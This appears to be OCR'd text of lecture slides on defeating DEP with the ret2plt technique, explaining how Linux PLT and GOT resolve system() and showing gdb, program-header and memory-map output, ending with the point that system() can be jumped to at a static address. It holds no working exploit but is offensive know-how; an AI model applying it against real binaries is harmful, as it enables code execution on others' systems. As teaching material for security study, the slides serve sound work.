
- Shared libraries can:
  - Be updated (grow in size)
  - Load in arbitrary order

- Therefore: Unknown exact location of shared library in memory space!

Defeating DEP – Ret2plt



Defeating DEP – Ret2plt



Defeating DEP – Ret2plt

Call’s in ASM are ALWAYS to absolute addresses


```
e8 d5 38 fd ff          call   805e4c0 <strlen@plt>
```

How does it work with dynamic addresses for shared libraries?


Solution:

- A “helper” at a static location
- In Linux: PLT+GOT (they work together in tandem)


Defeating DEP – Ret2plt



Defeating DEP – Ret2plt



Defeating DEP – Ret2plt




Defeating DEP – Ret2plt

How does it work?

- “call system” is actually “call system@plt”
- The PLT resolves system@libc at runtime
- The PLT stores system@libc in system@got

Defeating DEP – Ret2plt



Defeating DEP – Ret2plt

.code:

call <system@plt>

.plt:

call <system@got>

.got:

call <system@libc>

Write system@libc

RTLD:

Resolve address of system@libc

Defeating DEP – Ret2plt

.code:

call <system@plt>

.plt:

call <system@got>

.got:

call <system@libc>

system@libc:

[Code]

Defeating DEP – Ret2plt

Before executing system():

```
gdb-peda$ print &system
$1 = 0x8048300 <system@plt>
```

After executing system():

```
gdb-peda$ print &system
$2 = 0xb7e67060 <system>   @libc
```

Defeating DEP – Ret2plt

Before executing system():

```
gdb-peda$ print &system
$1 = 0x8048300 <system@plt>
```

After executing system():

```
gdb-peda$ print &system
$2 = 0xb7e67060 <system>   @libc
```

```
Program Headers:
  Type           Offset   VirtAddr   Flg Align
  PHDR           0x000034 0x08048034 R E 0x4
  INTERP         0x000154 0x08048154 R   0x1
  LOAD           0x000000 0x08048000 R E 0x1000
  LOAD           0x000f14 0x08049f14 RW  0x1000

02     .interp .note.ABI-tag .note.gnu.build-id .gnu.hash .dynsym .dynstr
.gnu.version .gnu.version_r .rel.dyn .rel.plt .init .plt .text .fini .rodata
.eh_frame_hdr .eh_frame
```

Defeating DEP – Ret2plt

Before executing system():

```
gdb-peda$ print &system
$1 = 0x8048300 <system@plt>
```

After executing system():

```
gdb-peda$ print &system
$2 = 0xb7e67060 <system>    @libc
```

```
$ cat /proc/31261/maps
…
b7e27000-b7e28000 rw-p 00000000 00:00 0
b7e28000-b7fcb000 r-xp 00000000 08:02 672446     /lib/i386-linux-gnu/libc-2.15.so
b7fcb000-b7fcd000 r--p 001a3000 08:02 672446     /lib/i386-linux-gnu/libc-2.15.so
…
```

Defeating DEP – Ret2plt

Conclusion:

- LIBC interface is stored at a static location
- Can jump to system() at known location to execute arbitrary code
- No need for shellcode on stack or heap

Exploiting: DEP – Ret2plt

